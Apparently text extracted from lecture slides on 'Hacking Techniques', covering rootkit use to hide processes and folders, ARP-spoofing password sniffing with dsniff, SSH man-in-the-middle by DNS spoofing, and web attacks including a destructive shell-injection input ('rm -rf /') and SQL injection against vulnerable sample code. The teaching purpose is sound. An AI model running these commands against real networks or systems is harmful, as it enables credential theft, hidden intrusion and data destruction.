./ava i <PID SSHD>  
ps aux | grep ssh
```

```
netstat -punta | grep 22
```

```
mkdir /root/rootkit/bimbam  
./ava h /root/rootkit/bimbam  
ls -la /root/rootkit
```

```
./ava U dummy
```

Clearing Tracks

Rootkits

-- introduction --

3th generation: (Virtual File System) VFS Layer Rootkit


- `sys_call_table` is not exported anymore
 - Red Hat 8.0 (Kernel 2.4.18)
 - Kernel 2.5.41 →
- all Syscalls which access the Filesystem make use of the Virtual File System
- in Unix, most of all is handled like a file
- existing Handler-Routines are replaced by modified one
 - files/folder could be hidden
 - via `/proc` hiding of processes

Clearing Tracks

Rootkits

-- introduction --

3th generation: (Virtual File System) VFS Layer Rootkit






Insider Attacks


Insider Attacks

-- Password Sniffing true a Switch --



Insider Attacks

-- Password Sniffing true a Switch --



Exercise:

1. `echo 1 > /proc/sys/net/ipv4/ip_forward`
2. `arp spoof -i eth0 -t 192.168.0.____ 192.168.0.1`
2. `arp spoof -i eth0 -t 192.168.0.____ 192.168.0.1`
3. `dsniff -cn`

Insider Attacks

SSH MitM Attack

-- by DNS Spoofing --

SSH Server:
vizir.tudor.lu
IP: 158.64.24.30

DNS Query (HOST: vizir.tudor.lu)

Target: SSH Client:
IP: 192.168.0.__

Default Gateway:
IP: 192.168.0.1

DNS Server:

DNS Response (vizir.tudor.lu, 158.64.24.30)

Attacker:
IP: 192.168.0.__

DNS Response (vizir.tudor.lu, 192.168.0.__)



Insider Attacks

SSH MitM Attack

-- by DNS Spoofing --





Whats next?

Primary Target Webserver

-- why they are so vulnerable --

- complex application
- multiple subsystems:
application server, scripts, sql-server
- self made applications:
programmers don't know how to write secure code
- Shell-Command-Injection:
bypass commands through the shell
Input: "Alice; rm -rf /"

- SQL-Injection
- Cross-Site-Scripting XSS
- Phishing

□ SQL-Injection

bypass SQL Commands by User input

- ```
userName = Request.Form("user")
password = Request.Form("pass")
query = "SELECT * FROM Usr "
 & "WHERE UserName='" & userName & "' "
 & "AND Password='" & password & "'"
```
- ```
SELECT * FROM Usr WHERE UserName='userName' AND Password='password'
```
- ```
User Input: John' OR 'a'='b
```
- ```
SELECT * FROM Usr WHERE UserName='John' OR 'a'='b' AND Pass=''

SELECT * FROM Usr WHERE UserName='John' OR FALSE
```

Hacking Techniques



by
Michael Hamm